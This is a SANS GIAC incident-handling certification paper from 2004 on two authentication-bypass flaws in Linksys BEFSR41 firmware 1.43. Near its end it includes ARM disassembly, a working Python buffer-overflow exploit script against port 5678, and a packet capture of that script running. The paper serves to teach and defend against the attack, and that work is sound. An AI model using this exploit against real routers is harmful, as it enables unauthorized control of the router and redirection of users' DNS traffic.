



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

SANS GIAC Practical Assignment Version 3
Douglas Alan Ridgeway
February 23, 2004
Online Course

Linksys BEFSR41 Compromise: From Buffer Overflow to Simple URL Manipulation

© SANS Institute 2004, Author retains full rights.

Abstract/Summary

This paper fulfills the requirements of the SANS GCIH Version 3. It describes a specific vulnerability with a Linksys BEFSR41 Firewall/Router. It examines exploits which take advantage of the vulnerability. Then a description of a fictitious network is given. With this network, the exploit is described from a defensive position. The defender uses SANS five step method for handling security related incidents. The paper concludes with decisions to prevent future exploitation of the network.

© SANS Institute 2004, Author retains full rights.

1. Statement of Purpose

The objective of this attack is to control a Linksys EtherFast BEFSR41 Firewall/Router. I will control the Linksys machine by exploiting two different vulnerabilities. The first vulnerability will reveal the configuration of the Linksys device without needing authentication. This vulnerability will be referred to as Link_BF. The second vulnerability will allow a remote attacker to submit changes to the Linksys device without needing authentication. This vulnerability will be referred to as Link_URL. Once the device is under the control of the attacker, the attacker can manipulate the network behind the router. In the example later in the paper, the attacker will change DNS information given to the router by DHCP, to a DNS of the attacker's choice.

2. The Exploit

This section is a description of the vulnerability, the related factors, the exploits, and the signature of the exploit.

2.1. Name of the Exploit

The specific exploits I will demonstrate were discovered by Core Security Technologies. This group ran an in-depth analysis of similar vulnerabilities on the firmware of the Linksys device. Even with work done by Core Security Technologies, there is not a specific reference to the two vulnerabilities. BugTraq groups the vulnerabilities with symptoms for other exploits mainly Denial of Service attacks¹.

An item that makes this vulnerability interesting is the firmware (which can be exploited with the two attacks) was designed to fix other security problems. The exploitable firmware is version 1.43. Here is the vendor advisory to use this firmware to remedy a previous security issue:

<http://www.linksys.com/splash/presentation.asp>

Below are other advisories which describe the history leading up to Core Security Technologies finding the vulnerabilities.

CVE: This exploit does not currently have a Common Vulnerabilities and Exposures (CVE) number. There is a CVE related to this issue which predates the Link_BF and Link_URL vulnerabilities. CAN-2002-1236.

CERT: There is no known CERT number for this vulnerability.

Bugtraq: Multiple Linksys Devices strcat() Buffer Overflow Vulnerability
<http://www.securityfocus.com/bid/6303/exploit/> (BID 6303)

Bugtraq describes the vulnerability as a buffer overflow. A buffer overflow is the ability to send more data than what the program expected to receive. A skilled attacker can overflow the buffer set in the program code and push the attackers' code into a section of the program. This can make programs run

¹ Denial of Service (DoS) An attack with the goal of making the service unavailable to any user. It can come in the form of a crash or just making the service so busy that it can not process and more data.

code that would not run under normal conditions. A previous buffer overflow vulnerability was recorded which caused a Denial of Service (<http://www.securityfocus.com/bid/6208>). The cause of this problem led Core Security to see if they can analyze the root problem. The vulnerability that will be used to change the configuration on the Linksys EtherFast BEFSR41 Router is not a buffer overflow. It is a manipulation of the URL which will lead the CGI program to the wrong order of events. In this wrong order, it will allow a configuration change before it asks for authentication. The analysis of the buffer overflow, lead Core Security Technologies to the discovery of the second exploit.

Other Advisories: CORE-20021005

<http://www1.corest.com/common/showdoc.php?idx=276&idxseccion=10>

Core Security Technologies examined the similar issues regarding the Linksys firmware. While many were seeing a Denial of Service on the Linksys Device, Core investigated deeper into the issue and found how to exploit the firmware in many other ways. The two main vulnerabilities they found are the basis of my attack on the Linksys device.

2.2. Operating System

The Operating System to be exploited is the firmware of a Linksys EtherFast BEFSR41Router. The version of the firmware is 1.43.3 The Linksys machine is based on an ARM processor.

2.3. Protocols used by the Linksys Device

The Linksys BEFSR41 is a TCP/IP Firewall/Router/NAT device. TCP/IP is the protocol Transmission Control Protocol / Internet Protocol. It is the communication standard for the Internet and enterprise networks. TCP/IP is actually a suite of protocols. The suite has been extended over the years to include protocols that address issues never imagined by the original authors of the TCP/IP. At its most basic level the suite includes four protocols:

Internet Protocols (IP)

Transmission Control Protocol (TCP)

User Datagram Protocol (UDP)

Internet Control Message Protocol (ICMP)

In a beginning networking class the International Organization for Standardization (ISO²) model of networking is often presented. It is a model that describes the process of communicating over a network from one machine to another using seven layers of functions that need to take place for communication to complete. TCP/IP predates the ISO model. The ISO model never became popular but TCP/IP did. Hence the presentation of the ISO model is normally an academic exercise. The basic concept one learns

² Note the initials are not IOS. For more information regarding why the initials are ISO, see the following URL: <http://www.iso.ch/iso/en/aboutiso/introduction/index.html#three>

with the ISO model is that network communication takes place as a series of levels or layers. Each level describes a specific action for each protocol between network devices. Since TCP/IP predates the ISO model it's design does not fit perfectly with the ISO model. TCP/IP combines features of the ISO model on different layers. Hence instead of ISO's seven layer model, TCP/IP is represented in five³ layers. The five layers are:

Physical Layer:

This layer handles the physical communication of the network card. This sets the conditions for how a bit will be transmitted to the medium carrying the data (cable, radio, laser, etc.)

Link Layer:

The layer where hardware drivers interact with the network. This allows the hardware to understand TCP/IP.

Network Layer:

The layer that handles establishing the endpoints of communication and the routing of communication to the correct device. This is the layer that handles IP and ICMP.

Transport Layer:

The layer that handles the transactions of communication and delivery of data. This is the layer that handles TCP and UDP.

Application Layer:

This is the layer that end user applications and services send their data. This includes TCP/IP services such as HTTP (Web) or FTP.

Within the suite of TCP/IP, extensions to the protocol enhanced it's use in enterprise and ISP networks. The extensions which are included with the Linksys device are the following:

- Dynamic Host Configuration Protocol (DHCP)
- Network Address Translation (NAT)
- Routing Information Protocol (RIP)

Microsoft also has its own extensions to TCP/IP. One extension used in the Linksys device is relevant to the vulnerabilities described in this paper. The extension is:

- Universal Plug and Play (UPnP)

The Linksys device can not be described in the same manner as a PC with Windows. This device has a specific function. The best fit for an application on this device are the following:

- Port Filtering / Firewall
- Management web server (HTTP/CGI)
- Address logging

³ On a basic level TCP/IP is five layers. When other protocols are wrapped within TCP/IP, the other two layers can be represented. For a deeper description for the seven layers with TCP/IP see the following URL:
<http://en.wikipedia.org/wiki/TCP/IP>

How TCP/IP works

Since network protocols have different layers to handle different operations of communication a method is needed to package the layers so they can be sent as a single piece of communication (packet) to the next machine. To accomplish this, the layers are “encapsulated” or wrapped within the other protocols. Hence the Application Layer is wrapped within the Transport Layer. The Transport Layer is wrapped within the Network Layer. The Network Layer gets wrapped within the Link Layer. Then the whole encapsulated packet leaves the network on the frame of the media (Ethernet in most LANs). When it arrives at a machine, the process is reversed. This reverse process is known as Demultiplexing. The reason for this name (vs. decapsulation) is based on what the packet is doing. Multiplexing is defined by the *Free On-line Dictionary of Computing* as “Combining several signals for transmission on some shared medium...” Hence the packet is taking several “signals” on the five layers and breaking them into simple signals for each layer.

The signals described are the instructions for what to do for each layer of the packet. While the packet is moving about the network it may demultiplex and encapsulate many times. The entire packet usually does not demultiplex until it reaches its final destination. It normally demultiplexes to the layer that needs to be understood without having to demultiplex the entire packet. This is so machines (like routers) understand what to do with the packet.

Now that the basics of network communication have been described, here is how TCP/IP works. The protocol starts with Internet Protocol (IP). IP allows separate networks to find each other. It is the address used for each machine on the Internet. The most common version of IP is IPv4⁴. The address’s format is displayed as decimal numbers from 255-0 in four sections, with each section separated by a period. Examples of IP addresses are 192.168.20.25 or 10.10.10.5. Each address is paired with a subnet mask. This mask is used to break down how an address determines which section of the address is used to find the remote network (network ID) and which section is used to find the remote machine (host ID) within the remote network. In easy terms related to the United States postal system, the network ID is like a zip code (it gets you to a narrow general section of addresses) and the host ID is like an address (it gets you to the specific mailbox). IP is a layer three⁵ protocol.

The postal analogy used above can further describe how layer four works. The fourth layer is the transport layer. It is the protocol which actually

⁴ There is also IPv6. IPv6 is the next generation of IP. Its format is slightly different because it has a much larger address space.

⁵ Why did we not start with layer one or two? Layer two is a driver which makes the hardware understand the media (Ethernet or token ring) and the protocol. In reality TCP/IP itself is not aware of the first layer.

controls how data is moved from one device to another. Transmission Control Protocol (TCP) is a reliable transport protocol. It establishes two way communication between the devices. It sends a status of its condition by sending a packet with “flags”. The flags establish the intention of the packet. TCP also uses sequence numbers to track each packet that has been send and received. If the sequence numbers do not match, the communication is retransmitted. Compare the process used by TCP to sending a package by Federal Express. Everything is tagged with a number and can be tracked to ensure delivery of the package. TCP strives to do what it can to deliver the packet. User Datagram Protocol (UDP) is like our normal postal system. If a letter does not get to an address, no one can track it down. Unless the delivery of the letter was communicated ahead of time, no one will miss the letter since no one is aware of its existence. If the letter arrives but is damaged, the regular postal system does not do anything to accommodate the problem. The same is true with UDP. If packets drop in transmission, in most cases, it does not react to the problem. While UDP is not seen as “reliable”, under normal conditions it works without a problem, much like the regular United States postal system.

The fifth layer is the application layer. This is the layer where most applications and services communicate. As an example, when you use your web browser, to view your favorite news site, you are running the protocol HTTP over TCP/IP. The application layer is open to how applications and services establish their own rules of exchange. Continuing the postal analogy, this is the actual contents of a letter delivered to a mailbox.

TCP/IP Weaknesses

When the popularity of TCP/IP exploded during the 1990s, numerous problems with TCP/IP were exposed. Some issues were well known in technical circles and others were discovered as more users were added and experimented with TCP/IP. When a device is connected to the Internet it is exposed to the other machines across the world. Hence if proper defenses are not in place, a machine can be exploited from the other side of the planet. IP addresses can also be spoofed. If the communication sent does not need an address to return back to, an attacker can send an attack with a false source address. If the attack gets logged, the address does not expose an attacker’s true location. The vulnerability Link_URL can be sent with a spoofed source address. This will achieve the goal of the attacker and concurrently cover the tracks of the attacker. TCP/IP has many other weaknesses, but they do not apply to the attacks described in this paper.

How DHCP works

Dynamic Host Configuration Protocol (DHCP) is used by enterprises and ISPs to make the setup of a device within a TCP/IP network easy. DHCP can also be used to change the configuration of thousands of machines in one central location. Hence DHCP is a feature that saves time and lowers the

labor needed to maintain a large TCP/IP network. Devices on a network that require a new IP address and configuration are called DHCP clients. The machine that controls and gives out the configuration and address is known as a DHCP server. The Linksys device can be configured to act as both a DHCP client and a DHCP server. On the Linksys device WAN⁶ interface can respond as a DHCP client. This allows for an easy setup with almost any ISP. On the LAN⁷ interface it can act as a DHCP server. This feature gives almost any small office or home office network an easy network setup. When a network device first boots and enables its networking, the DHCP client will first send a broadcast (DHCPDISCOVER) to find any DHCP servers. This request can span past subnets via a DHCP relay agent. When a DHCP server receives the DHCPDISCOVER, it will reply to the newly booted device with an "OFFER". This "OFFER" is a packet with a suggested IP address, Subnet mask, and Gateway IP. This is the basic configuration needed to start communication over TCP/IP. Other information that can be passed by DHCP is primary DNS and secondary DNS servers, Network Domain Suffix, router list, network time options, and much more. This Linksys device primarily receives IP address, Subnet Mask, Gateway and DNS Server information as a DHCP client. As a DHCP server the Linksys device will take the DNS server parameters it was given, and server them to the DHCP clients on the internal network. Hence the default DNS parameters for the LAN clients will be the same DNS parameters the Linksys device was assigned. The LAN clients will use the IP address⁸, Subnet Mask, and Gateway assigned by the Linksys device DHCP server.

DHCP Weaknesses

DHCP makes management of IP addresses for client machines easy, but DHCP servers are trusted devices. This means that the clients accept whatever they are told by the DHCP server. Hence, if an attacker took control of the DHCP server, he could change the information given to client machines. The client machines would accept this information at face value. DHCP clients do not challenge the accuracy of the information given to them. This weakness will be leveraged in the exploit. When the Linksys device is controlled by the attacker, the DNS (Domain Name Service) information will be changed. This will make the client machines go to the DNS of the attacker's choice and not the DNS the ISP designated by DHCP to the Linksys machine.

How NAT works

Network Address Translation (NAT) was originally designed as a short term solution for what was determined to be a growing shortage of IPv4 addresses. At the time everyone thought IPv6 would come quickly to remedy the shortage of IP addresses. Since IPv6 is not widely implemented, NAT is

⁶ WAN: Wide Area Network. For the Linksys device this is connected to the Internet.

⁷ LAN: Local Area Network. For the Linksys device this is the network protected by the device.

⁸ By default, it will give what is known as a non-routable IP address. The format is 192.168.1.x

the solution many small office and home networks use to maintain a network that needs Internet access. NAT comprises the following:

- 1) An IP address which is not directly available to the Internet
- 2) A firewall rule which will change the destination address of the arriving packet. The packet address was the firewall, but it is changed to an address on the internal network. (Destination NAT or DNAT)
- 3) A firewall rule which will change the source address of the packet leaving the network to the address of the firewall. Hence when it arrives at its destination, it will seem as if it came from the firewall. (Source NAT or SNAT)

In most cases the IP addresses used with NAT are RFC 1918 non-routable Private IP addresses. Some argue that NAT is also a security feature since it makes use of RFC 1918 private IP addresses which are not directly reachable from the Internet. This means that the Linksys device needs to be configured to forward communication to a machine on the LAN to enable the machine on the LAN to be reached from the Internet. It does this by telling the machine on the Internet that the IP address 138.42.185.3 and the port is 81. But on the LAN side the server to be connected is 192.168.1.10 with a port of 80. The Linksys device keeps track of the WAN side IP address and port and the LAN side IP address and port. Hence to everyone on the internet the server IP address is 138.42.185.3 with a port of 81.

NAT Weaknesses

NAT has many issues which will break the configuration of other protocols such as FTP or IPSec. Extensions to NAT are coded to handle the problems. The problems with NAT are not related to the vulnerabilities discussed in this paper. However, the Microsoft protocol (UPnP) which addresses some of the configuration problems with NAT, does directly relate to the vulnerabilities described in this paper. The problem created by UPnP will be discussed later in the paper.

How RIP Routing works

The Linksys device performs routing based on the Routing Information Protocol (RIP). This protocol is known as a Distance-Vector protocol. A Distance-Vector protocol is based on the idea that if every router would broadcast its location, then each router would collect the location information and reason out how far each router is located from each network. Each router would reason that if the router next to me is two hops away from network 10.10.10.x, then I must be three hops away from that network. As RIP collects the information from other routers it will adjust to information to maintain what it reasons is the shortest path to each network. While the concept is simple, this method can be error prone. Hence as part of the specification of RIP, each router supporting RIP must broadcast its routing information every 30 seconds. Since RIP has to rebroadcast often, RIP is seen as a waste of network resources. Also RIP considers 15 hops to a network as an unreachable network. Very large networks that may have

more than 15 routers to reach another network will not find RIP useful, but in small networks (such as a small office of 6 devices) the limitations do not pose a problem. RIP is a self-maintaining protocol in most cases because it adjusts quickly to changes in a network in a dynamic manner. Two versions of RIP exist: RIP (the original), RIP 2 (which has all the features of RIP, but it tries to optimize its passing of routing information to different subnets). To achieve optimization RIP2 carries an extra field in the packet to support the routing protocols EGP and BGP, and can be set to multicast its routes instead of broadcasting. The Linksys device can be used specifically as a router or as a firewall which helps pass routing information. The Linksys device can be set to act as a pure router by enabling "Router Mode". By default it is set in "Gateway mode" which is the setting for acting as a NAT firewall.

RIP Weaknesses

RIP can be fooled to accept wrong information. Since the protocol trusts all the other RIP broadcasts it assumes the broadcasts are true. While the specific exploit described later in this paper does not take advantage of RIP, exploiting RIP in conjunction with the Link_URL vulnerability could allow an attacker to completely control the Linksys device beyond what the administrator of the device would normally control.

How UPnP works

As stated previously in the NAT Weaknesses section, NAT breaks some protocols. Vendors normally come up with their own fix for the protocols. Microsoft also came up with a fix for NAT's problems by designing a protocol that resolves dynamic port management and can automatically detect other UPnP applications and resolve their issues over NAT. The UPnP FAQ linked from the UPnP home page is:

<http://hometoys.com/htinews/aug01/articles/microsoft/upnp.htm>.

The UPnP web page describes UPnP's "advantage" over NAT as follows:

Put simply: NAT can "break" many of the compelling new PC and home networking experiences, such as multi-player games, real time communications, and other peer-to-peer services, that people increasingly want to use in their homes or small businesses. These applications will break if they use private address on the public Internet or simultaneous use of the same port number. Application must use a public address and for each session a unique port number. Large organizations have professional IT staff on hand to ensure their corporate applications can work with NAT, but smaller organizations and consumers do not have this luxury. UPnP NAT Traversal can automatically solve many of the problems the NAT imposes on applications, making this an ideal solution for small businesses and consumers.

UPnP attempts to give the Linksys device the features of a modern firewall. Modern firewalls have a “state table”. A “state table” keeps track of incoming and outgoing packets. Firewall rules can be written to open ports based on the “state” of a packet or stream of packets. UPnP contributes to the “state table” by passing information about which programs have started and now need an open port. It also will inform the firewall when the application is finished so the firewall can close the port. Hence UPnP attempts to make configuring applications get through the firewall easier by being dynamic. UPnP stores its configuration in XML⁹ files. The XML files are traded between any UPnP application and the Linksys device without any authentication. If you were connected to the LAN side of the network, you could look at the XML files with a web browser by typing, "http://192.168.1.1/<file-name>.xml". Here is a list of XML files as of Firmware 1.43.

<http://192.168.1.1/rootDesc.xml>

<http://192.168.1.1/Layer3Forwarding.xml>

<http://192.168.1.1/WANCFg.xml>

<http://192.168.1.1/WANIPCn.xml>

If remote remote management is enabled, then these files are available without authentication on port TCP 8080 on the WAN side.

UPnP Weaknesses

UPnP accomplishes its task by opening tcp port 5678. Someone who connects to the Linksys device from the Internet can look at the XML files. It is possible to profile the firmware of a device by looking for differences in the xml files. Also since the xml files were added to this device later then the original firmware, it makes it easy to profile which machines have older firmware. The most relevant issue with this protocol is the two programming errors (Link_URL and Link_BF) were made while adding code to support UPnP. Exploiting these two errors is what gives an attacker the ability to compromise the Linksys device.

How HTTP/CGI works

The Hyper Text Transfer Protocol (HTTP) is the protocol used to send web pages to a client web browser. The flexibility of the protocol allows a request and download of any digital media imaginable. When a web browser requests a page, it issues a “GET” request to the web server (HTTP Server) on TCP port 80. The server parses the request and checks its own configuration. If the items in the GET are allowed it returns the content to the web browser. When a web browser requests a web page, each item in a web page (text, graphics, sound, video, etc.) is a separate request. Hence for one web page 30 GET requests may be issued. With the flexibility of HTTP, methods use to customize HTTP and make it dynamic were developed. The

⁹ XML: Extensible Markup Language. It was originally created as a way to build richer HTML, but now it is mainly used as a generic database format.

earliest method to make HTTP Dynamic was the Common Gateway Interface (CGI). CGI is a specification to allow a programming or scripting language to interact with HTTP. Then based on the decisions in the language it can return data back to the web browser. The language can be anything from a compiled program in C to a Perl script. CGI is so flexible that many network device vendors release a built-in HTTP server with the device. This HTTP server offers a web GUI to manage the device. When a change is submitted the web browser submits a GET to a CGI program and the program parses the information sent and then returns the results back to the web browser. The Linksys device is configured with a HTTP/CGI (web) server. Since the Linksys device is focused on a small office / home office work, this feature makes it very easy for a non-technical user to configure the Linksys device.

HTTP/CGI Weaknesses

By default, a web server will parse any information sent to it. In many cases, the CGI program used to manage the information is also responsible for managing the authentication. This means the CGI program written needs to verify the information submitted to it. If the CGI program is not written in a manner that limits the types of data submitted, then an attacker can manipulate the CGI program to do tasks that it was not designed to do. This type of problem is exploited in the Link_URL vulnerability. By manipulating the URL, changes to the Linksys device can be submitted without authentication.

How Port Filtering/firewall works

TCP/IP has 65535 ports. A port is a connection point for communication for TCP and UDP protocols. Ports can be in different states. The states are open, closed, and filtered. An open port will allow any connection to attempt communication with the service which is listening on the open port. This is how many attackers can compromise a machine. An open port does not attempt to qualify if the communication is allowed. It leaves this job to the service listening on the open port. A closed port means either there is not an application listening on the port or the communication to the port is prevented by the port filter/firewall. This means there is no possible way to communicate between machines on a closed port. A filtered port is a port that is "open" but the communication needs to succeed in passing various rules before the communication with the listening port may complete. Enforcing this set of rules is called port filtering. The rules themselves are known as firewall rules or filters. A network administrator determines what IP addresses, port numbers, and protocols are allowed to pass by the filtering device. Port filters/Firewalls are used to protect the border of a network by minimizing what network communication takes place between the inside network and the Internet.

Port Filtering/firewall Weakness

Due to the variety of applications and services within a network,

communication between the internal network and the Internet can be complex. For this reason firewalls are complex devices. Firewalls need to minimize traffic but remain flexible so when an application or service needs to communicate across the Internet, the firewall can be configured to do so. The Linksys device is considered a simple device when compared to enterprise firewalls, but due to the nature of the product, it can be complex for the target audience. Hence when features are enabled or filters are turned off, the device can become less secure. Even as a consumer device, it does require a basic understanding of TCP/IP for moderate use. In the example used later in the paper, enabling the “remote management” feature will open the Linksys device to the attacks from the Internet.

How the Management Web Server Works

Linksys gained tremendous market share by making the Linksys device “easy” to manage. Previously, home firewall devices were managed by a command line¹⁰. This is not an easy skill for an average DSL/Cable modem user. So Linksys’s answer was to use a web browser as a graphical user interface (GUI). Since they decided to manage the device with a web browser, they needed an http server (web server) on the Linksys device. Hence every management screen is processed by the http server as describe previously with the HTTP protocol.

Management Web Server Weakness

As previously mentioned about web servers and CGI, they have a weakness in that they parse anything sent to them on the URL. Hence without good error checking, they can be manipulated by an attacker. The vulnerability Link_URL will demonstrate how poor error checking can make a device insecure.

How Address Logging Works

Since the Linksys device is a firewall, it is aware of the communication across the internal network and the Internet. When enabled, the Linksys device can log an IP address for each connection. It will show which IP address the communication came from and where it went. This log can show the information in the web browser management or it can forward the information to a remote machine. The remote machine needs to have a program which can listen for a SNMP¹¹ trap to make use of the information.

Address Logging Weakness

Logging is very powerful feature if it is configured with useful information. Unfortunately the logging on the Linksys device lacks useful information. It could be improved if it would show the related port numbers, protocol ID, the

¹⁰ The command line was a telnet prompt. Telnet is a classic utility to type commands to a remote machine.

¹¹ SNMP: Simple Network Management Protocol. A protocol which can send error messages or send updates regarding the status of a device or an operating system. SNMP is only as useful as the configuration file (MIB file) that comes with it.

state of a connection and to write to the log every time the configuration changes. But since it does not do any of the mentioned possibilities, it does not help with analyzing the vulnerability shown later in the paper. In fact, the vulnerability Link_URL itself will bypass logging so that even the IP address is not recorded. Since the log does not record changes in configuration, there is no way to determine a problem from the logs.

2.4. Variants

Both Link_URL and Link_BF are variants of the previously mentioned CVE and BugTraq BID. When the original problem was discovered, various symptoms occurred. Most of the symptoms resulted in Denial of Service attacks. The only known script or tool to take advantage of this problem is the one listed in the analysis from Core Security Technologies.

2.5. Description

The two vulnerabilities take advantage of three programming mistakes:

- 1) Not validating input from the URL when submitting values to Gozila.cgi
- 2) Not providing bounds checking on incoming data
- 3) The order of the subroutines for parsing XML bypass authentication and allowing other forms of parsing before the code finally returns to a request for authentication.

These mistakes are the basis for Link_BF and Link_URL in the Linksys device. Link_BF is submitted as a buffer overflow. Link_URL is a simple manipulation of the Gozila.cgi URL. Both exploits bypass authentication. The buffer overflow will allow the attacker to read the Linksys device's configuration. This would allow an attacker to gather information about how the device is setup or see if the configuration changed. The second exploit allows an attacker to change the configuration of the device.

Under normal conditions, the Linksys device will request Authentication when a request is made to the HTTP server in the Linksys device. See the following summary network sniff for normal behavior (Filtered just as HTTP traffic).

Source	Destination	Info
192.168.1.101	192.168.1.1	GET / HTTP/1.1
<u>Client machine has requested a page from the HTTP Server</u>		
192.168.1.1	192.168.1.101	HTTP/1.1 401 Authorization Required
<u>Linksys device replies authentication is required</u>		
192.168.1.101	192.168.1.1	GET / HTTP/1.1
<u>Client resends the request with a Base64 encoded password</u>		
192.168.1.1	192.168.1.101	HTTP/1.1 200 OK
192.168.1.1	192.168.1.101	Continuation
192.168.1.1	192.168.1.101	Continuation
192.168.1.1	192.168.1.101	Continuation
192.168.1.1	192.168.1.101	Continuation

192.168.1.1 192.168.1.101 Continuation
Linksys device sends the beginning of the web page which will become the Web-GUI.


192.168.1.101 192.168.1.1 GET /Gozilla.js HTTP/1.1
192.168.1.101 192.168.1.1 GET /Gozilla.js HTTP/1.1

Based on the <script> tag from the first web page, the client requests the JavaScript file Gozila.js. This file will validate the client's IP address, route, and other networking settings.

192.168.1.1 192.168.1.101 HTTP/1.1 200 OK
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.101 192.168.1.1 GET /tmp.gif HTTP/1.1
192.168.1.1 192.168.1.101 HTTP/1.1 200 OK
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation
192.168.1.1 192.168.1.101 Continuation

The rest of the Web-GUI is sent to the client.

Here is a screen shot of the client receiving a request for authentication:



The User Name field does not need an entry. The Linksys device will assume the user name "admin". In the Password field enter the password expected from the Linksys device. If the password is correct, the following screen will appear.

LINKSYS

Setup Password Status DHCP Log Security Help **Advanced**

SETUP

This screen contains all of the router's basic setup functions. Most users will be able to use the router's default settings without making any changes. If you require help during configuration, please see the user guide.

Host Name: kosh (Required by some ISPs)

Domain Name: domain.com (Required by some ISPs)

Firmware Version: 1.43, Sep 04 2002

LAN IP Address: (MAC Address: 00-20-78-D9-08-39)

192 . 168 . 1 . 1 (Device IP Address)

255.255.255.0 (Subnet Mask)

WAN Connection Type: (MAC Address: 00-20-78-D9-08-3A)

Obtain an IP automatically Select the Internet connection type you wish to use

Apply Cancel

Now that the normal behavior of the Linksys device has been presented, we will look at how Link_BF and Link_URL bypass authentication.

Link_BF is a buffer overflow attack. A “buffer overflow” is a condition where the amount of data received is greater than the amount of data expected. If the code does not check the amount of input via “bounds checking” or the type of input “validation”, an attacker could cause a condition which is unexpected by the programmer. A simple way to describe a buffer overflow is to imagine an 8 ounce glass as a buffer, next to the glass is a live electric wire, and then pour a 64 ounce pitcher of water into the glass. If the water coming out of the glass hits the wire, it could cause a dangerous condition (in the case of programming, arbitrary code could run). If the water does not touch the wire, it would still make a mess (in the case of the program a Denial of Service could result). Using this example, the attacker will test the conditions of the buffer overflow until he can make the water leaving the glass touch the wire at will.

An excellent analysis of the Linksys firmware was written by Gerardo Richarte of CORE Security Technologies. Based on his research¹², we can see what condition causes the buffer overflow. Then based on his python script we can see its execution. (Gerardo obfuscated the script by breaking variables and other “typos”. The script I used was based on his research but

¹² Gerardo Richard disassembled the firmware. The assembler instructions below are from his research. The comments in between the commands are mine. Gerardo also originally wrote the Python script. I rewrote the script used in the exploit to both understand the exploit and to make it easier to follow. The comments in the script are also mine.

rewritten to make the exploit easier to understand. (See Extras 6.1 to compare the original script to the one used in this paper.)

When a GET request is sent to the HTTP server, the space set for the buffers and the local variables is 1004 bytes.

PUSH the LR and the Registers onto the stack

```
01791C PUSH {R0-R2,R4-R7,LR}
```

ADD the Result of Register R0 and the beginning of Memory to Register R7

```
01791E ADD R7, R0, #0
```

Subtract the #0x1FC from the current stack pointer to the new stack pointer.

```
017920 SUB SP, SP, #0x1FC
```

Subtract the #0x1F0 from the current stack pointer to the new stack pointer.

```
017922 SUB SP, SP, #0x1F0
```

Load the register R0 to address unk_A016C

```
017924 LDR R0, =unk_A016C
```

But the number of bytes allowed to be read from the network and sent to the buffer is 1596.

Load Register R2 at 1596 bytes higher to make room for incoming data

```
0179F0 LDR R2, =1596
```

So now we have a condition where the amount of data allowed is greater than the amount of data reserved. This is the foundation for a buffer overflow. Now if a large amount of data can be sent and essentially push the instructions past the normal flow of the program what could be accomplished? In this case we can bypass authentication.

Below is a rewritten python script based upon a sample from the CORE Technologies analysis. See Extras 6.1 for the original script.

Linksys Exploit

Import the 3 Python modules below to enable the functions in this script

```
import socket
import struct
import select
```

Define the HOST and PORT variables

```
HOST = '192.168.1.1' # The NAT box
PORT = 5678 # The open to connect on the NAT box
```

Open a socket to the remote machine

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Connect the socket with the defined IP address and port number

```
s.connect((HOST, PORT))
```

This is the return address for after the buffer is overflowed. When the

function is complete, it will resume execution past authentication

```
s.returnAddress = 0x1834c
```

This is the creation of the packet size

```
s.paddingSize = 1500-20-20+1004+7*4
```

This is the URL and HTTP GET to request from the NAT box web server.

```
s.toSend = "BBB /index.htm GET /rootDesc.xml HTTP 1.1"
```

Here we append the URL/GET and data to fill the buffer to be embedded in the packet

```
s.toSend += "A"*(s.paddingSize-len(s.toSend))
```

Here we append the return address into the packet

```
s.toSend += struct.pack('>L', s.returnAddress)
```

Here we send the packet and wait to receive the returning data.

```
s.send(s.toSend)
```

```
data = s.recv(8192)
```

```
(r,w,x) = select.select([s],[],[],2)
```

```
if s in r:
```

```
print s.recv(100000)
```

```
s.close()
```

As shown show earlier in the paper, when the Linksys device receives a request to see a page, it will ask for authentication first.

Now we will look at the network capture when this script is run.

```
Source      Destination    Info
192.168.1.101 192.168.1.1  2686 > 5678 [SYN] Seq=2701951671 Ack=0
Win=16384 Len=0
192.168.1.1  192.168.1.101 5678 > 2686 [SYN, ACK] Seq=884163840
Ack=2701951672 Win=5840 Len=0
192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701951672
Ack=884163841 Win=17520 Len=0
192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701951672
Ack=884163841 Win=17520 Len=1460
192.168.1.101 192.168.1.1  2686 > 5678 [PSH, ACK] Seq=2701953132
Ack=884163841 Win=17520 Len=1036
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884163841
Ack=2701953132 Win=5840 Len=1146
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884164987
Ack=2701954168 Win=4804 Len=1146
192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701954168
Ack=884166133 Win=17520 Len=0
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884166133
Ack=2701954168 Win=4804 Len=1146
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884167279
Ack=2701954168 Win=4804 Len=1146
192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701954168
Ack=884168425 Win=17520 Len=0
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884168425
Ack=2701954168 Win=4804 Len=1146
192.168.1.1  192.168.1.101 5678 > 2686 [ACK] Seq=884169571
Ack=2701954168 Win=4804 Len=87
